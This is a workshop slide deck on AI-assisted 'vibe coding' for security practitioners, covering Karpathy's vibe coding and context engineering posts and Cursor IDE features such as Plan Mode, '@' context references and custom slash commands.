


EdgeRun.Ai | GammaXon

AI-AUGMENTED CYBERSECURITY: VIBE CODING

Training Workshop

AI-Augmented Cybersecurity: Vibe Coding Edition



Presented by Bryce Kunz



MODULE ZERO



ABOUT ME



Bryce Kunz // @TweekFawkes



 Adobe  STAGE 2
SECURITY

 ultraviolet

 black hat®





SUBSCRIBE FOR MORE!

AI + CyberSecurity

@BryceKunz



Bryce Kunz

@brycekunz · 105 subscribers · 16 videos

AI & Cybersecurity, De-mystified ...more

linkedin.com/in/brycekunz and 6 more links

Customize channel

Manage videos

Home Videos Shorts Playlists Posts

Hacking AI: Bypassing Security Filters to Steal Secrets (Merlin CTF)
107 views · 2 days ago

ChatGPT GPTs Exposed! How Your Secrets Can Be Stolen (& How to Stop It)
57 views · 2 weeks ago

Create QR Codes in Seconds! (Easy Tutorial)
35 views · 2 weeks ago

Hacking an AI: Revealing Secrets on the Gandalf LLM Challenge
227 views · 3 weeks ago

Python Crash Course: Quick Refresher for AI & LLM Projects
30 views · 1 month ago

Fool Hackers with AI! Creating a Realistic Honeypot using Gemini & React
54 views · 1 month ago

Unlock Google Gemini: FREE Access, HUGE Context & Python API Guide
51 views · 1 month ago

30-Second Security Scan: Are Your Internet Services Exposed? Find Out Now!
28 views · 1 month ago

Langchain for Beginners: Build Your First AI Automation (Easy Tutorial)
4:51

Build Your First AI Agent (No Framework Needed!): React Design & Code Explained
9:53

LLM Function Calling with OpenAI & More!
13:16

ChatGPT AI Markdown
39 views · 1 month ago



PREREQUISITES



Some Prompting Experience w/ LLMs is Helpful




...



...



...





MODULE ONE

CURSOR IDE




VIBE CODING

The screenshot shows a tweet from Andrej Karpathy (@karpathy) with a profile picture of a colorful abstract painting. The tweet text is:

There's a new kind of coding I call "vibe coding", where you fully give in to the vibes, embrace exponentials, and forget that the code even exists. It's possible because the LLMs (e.g. Cursor Composer w Sonnet) are getting too good. Also I just talk to Composer with SuperWhisper so I barely even touch the keyboard. I ask for the dumbest things like "decrease the padding on the sidebar by half" because I'm too lazy to find it. I "Accept All" always, I don't read the diffs anymore. When I get error messages I just copy paste them in with no comment, usually that fixes it. The code grows beyond my usual comprehension, I'd have to really read through it for a while. Sometimes the LLMs can't fix a bug so I just work around it or ask for random changes until it goes away. It's not too bad for throwaway weekend projects, but still quite amusing. I'm building a project or webapp, but it's not really coding - I just see stuff, say stuff, run stuff, and copy paste stuff, and it mostly works.

1:17 AM · Feb 3, 2025 · 5.1M Views


Interaction counts at the bottom: 1.3K, 5.2K, 30K, 15K, and an upward arrow icon.



"Vibe coding" is a term for an emerging AI-driven software development style where a developer guides an artificial intelligence agent (such as an LLM) to build and iterate software by giving high-level natural language instructions, rather than manually coding each line or even deeply reviewing the code.



The focus shifts from precision engineering to rapid experimentation and functional prototyping, allowing even those with limited technical background to build apps by describing the desired functionality in plain English.





CONTEXT ENGINEERING EVOLUTION

Andréj Karpathy ✅
@karpathy

Ø ...

+1 for "context engineering" over "prompt engineering".

People associate prompts with short task descriptions you'd give an LLM in your day-to-day use. When in every industrial-strength LLM app, context engineering is the delicate art and science of filling the context window with just the right information for the next step. Science because doing this right involves task descriptions and explanations, few shot examples, RAG, related (possibly multimodal) data, tools, state and history, compacting... Too little or of the wrong form and the LLM doesn't have the right context for optimal performance. Too much or too irrelevant and the LLM costs might go up and performance might come down. Doing this well is highly non-trivial. And art because of the guiding intuition around LLM psychology of people spirits.

On top of context engineering itself, an LLM app has to:

- break up problems just right into control flows
- pack the context windows just right
- dispatch calls to LLMs of the right kind and capability
- handle generation-verification UIUX flows
- a lot more - guardrails, security, evals, parallelism, prefetching, ...


So context engineering is just one small piece of an emerging thick layer of non-trivial software that coordinates individual LLM calls (and a lot more) into full LLM apps. The term "ChatGPT wrapper" is tired and really, really wrong.

- ★ Traditional "vibe coding" lacks structure and security rigor
- ★ Context engineering brings precision to AI-powered dev workflows
- ★ AI tools generate code 3-4x faster but introduce 10x more security issues
- ★ Evolution from autocomplete to autonomous agents

<https://x.com/karpathy/status/1886192184808149383?lang=en>


https://www.theregister.com/2025/09/05/ai_code_assistants_security_problems/

CONTEXT: THE CRITICAL FOUNDATION



- ★ Context is all information AI uses to generate accurate outputs
- ★ Models worsen at recall as context size increases
- ★ Keep an eye on the context window gauge, which shows how much of the model's context you're using.
- ★ A large context window can lead to degraded model quality over time.

AGENT PLANNING POWER - LARGE CODE BASE



Use Plan Mode to let the agent research your codebase and understand your app's structure.



The agent will ask clarifying questions to help build a high-quality implementation plan.



After clarifying details, the agent generates a detailed plan in a new markdown file.



Once you're happy, hit "Build" to have the agent execute the plan and write the code.

Before creating the plan, I have one clarifying question:

1. Do you want me to fix just the login page, or should I review and improve the overall visual design/consistency across all pages (login, dashboard, submit, etc.)?
 - a) Fix only the login page layout issue (default)
 - b) Review and improve the overall UI/UX across all pages



AGENT PLANNING POWER - LARGE CODE BASE

Podcast Processor Web UI/UX Improvements

Critical Issues to Fix

1. Login Page Layout (`templates/login.html`)

- **Main Issue:** Text "Podcast Processor" displays vertically (character-by-character)
- Increase card width from `col-md-5` to `col-md-6` or `col-lg-5 col-md-7`
- Add `white-space: nowrap` to the h2 title to prevent wrapping
- Improve card max-width constraint and add min-width
- Ensure proper responsive breakpoints for mobile

2. CSS Improvements (`static/css/style.css`)

Login Page Enhancements:

- Add specific styling for `.login-container h2` with text wrapping prevention
- Improve card sizing with `max-width: 450px` and `min-width: 340px`
- Add better spacing and padding for form elements
- Enhance shadow and border-radius for modern look



Use Plan Mode to let the agent research your codebase and understand your app's structure.



The agent will ask clarifying questions to help build a high-quality implementation plan.




After clarifying details, the agent generates a detailed plan in a new markdown file.




Once you're happy, hit "Build" to have the agent execute the plan and write the code.

AGENT PLANNING POWER - LARGE CODE BASE



- ★ Use Plan Mode to let the agent research your codebase and understand your app's structure.
- ★ The agent will ask clarifying questions to help build a high-quality implementation plan.
- ★ After clarifying details, the agent generates a detailed plan in a new markdown file.
- ★ Once you're happy, hit "Build" to have the agent execute the plan and write the code.

CONTEXT MENU COMMANDS



Access the context menu in the chat window by typing the "@" symbol. The "@" menu provides many options, including referencing files, folders, and documentation.



A key feature is @branch, which allows the agent to review all changes on your current branch. Use @branch to have the AI review its own generated code for potential issues or improvements.



You can "@" tag specific files or folders to manually add them to the agent's context window.



This helps focus the agent on the most relevant parts of your codebase for a specific task.

CREATE CUSTOM COMMANDS

```
PodcastScripts % mkdir .cursor
PodcastScripts % cd .cursor
.cursor % mkdir commands
.cursor % cd commands/
commands % touch prd.md
commands % █
```



Create a "commands" folder within your ".cursor" directory to get started. Add new markdown files inside the "commands" folder to define custom commands.



The name of the markdown file (e.g., "prd.md") becomes the name of your slash command (e.g., "/prd"). Write any prompt you want inside the file to define the command's behavior.



For example, create a command to generate a pull request using the GitHub CLI.



Your new command will appear in the agent panel when you type "/" for you to easily run.



CREATE CUSTOM COMMANDS

```
1 # Analyze Codebase & Generate/Update PRD
2
3 You are an expert Product Manager and Technical Analyst. Your task is to
4 thoroughly analyze this code repository and create or update comprehensive
5 Product Requirements Documents (PRDs).
6
7 ## Analysis Process
8
9 Follow this systematic approach:
10
11 ### 1. Repository Discovery
12 - Examine the project structure and identify all major components/modules
13 - Read README files, documentation, and configuration files
14 - Identify the technology stack and architecture patterns
15 - Map out dependencies and integrations between components
16
17 ### 2. Feature Identification
18 - Analyze source code to identify implemented features
19 - Document user-facing functionality
20 - Identify API endpoints, CLI commands, and UI components
21 - Note authentication, authorization, and security mechanisms
22 - Catalog data models and database schemas
```



Create a "commands" folder within your ".cursor" directory to get started. Add new markdown files inside the "commands" folder to define custom commands.



The name of the markdown file (e.g., "prd.md") becomes the name of your slash command (e.g., "/prd"). Write any prompt you want inside the file to define the command's behavior.

